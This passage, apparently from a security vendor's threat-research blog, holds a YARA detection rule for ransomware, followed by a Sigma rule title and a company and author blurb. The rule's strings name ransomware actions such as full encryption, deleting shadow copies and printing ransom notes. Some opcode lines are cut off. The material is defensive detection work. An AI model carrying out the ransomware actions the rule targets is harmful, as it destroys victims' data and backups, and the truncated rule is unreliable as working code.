
```
   strings:
      $s1 = "tarting full encryption in" wide
      $s2 = "oad hidden drives" wide
      $s3 = "ending note to printers" ascii
      $s4 = "uccessfully delete shadow copies from %c:/" wide

      $op1 = { 33 C9 03 C6 83 C0 02 0F 92 C1 F7 D9 0B C8 51 E8 }
      $op2 = { 8B 44 24 [1-4] 6A 00 50 FF 35 ?? ?? ?? ?? 50 FF 15}
      $op3 = { 57 50 8D 45 ?? C7 45 ?? 00 00 00 00 50 6A 00 6A 00 6A 02 6A 00 6A 02 C7 45 ?? 00 00 0
      $op4 = { 6A FF 8D 4? ?? 5? 8D 4? ?? 5? 8D 4? ?? 5? 5? FF 15 ?? ?? ?? ?? 85 C0 }
      $op5 = { 56 6A 00 68 01 00 10 00 FF 15 ?? ?? ?? ?? 8B F0 83 FE FF 74 ?? 6A 00 56 FF 15 ?? ?? ?
   condition:
      uint16(0) == 0x5A4D and
      (
         3 of ($s*)
         or 3 of ($op*)
         or (2 of ($s*) and 2 of ($op*) )
      )
}
```

Sigma

[Potentially Suspicious Desktop Background Change Via Registry]

Appendix A

Different encryption modes



Nextron's Solutions for Enhanced Cybersecurity

Nextron steps in where traditional security measures might miss threats. Our digital forensics tools conduct thorough analyses of systems that show signs of unusual behavior. They effectively identify risky software and expose a range of threats that could go unnoticed by standard methods.

Our signature collection is tailored to detect a variety of security concerns. This includes hacker tools, their remnants, unusual user activities, hidden configuration settings, and legitimate software that might be misused for attacks. Our approach is especially useful in detecting the tactics used in supply chain attacks and identifying tools that evade Antivirus and EDR systems.

About the author:

Nextron Threat Research Team

The Nextron Threat Research Team builds the detection logic behind THOR, Aurora, Thunderstorm and the rest of the Nextron toolchain. The group analyses intrusions, reverse-engineers malware, tracks supply-chain incidents, and turns all of that into signatures, heuristics and rules used across our products. The team maintains YARA and Sigma content at scale, develops internal tooling and pipelines, and ships thousands of high-quality detections every year that help customers spot real attacker activity instead of noise.
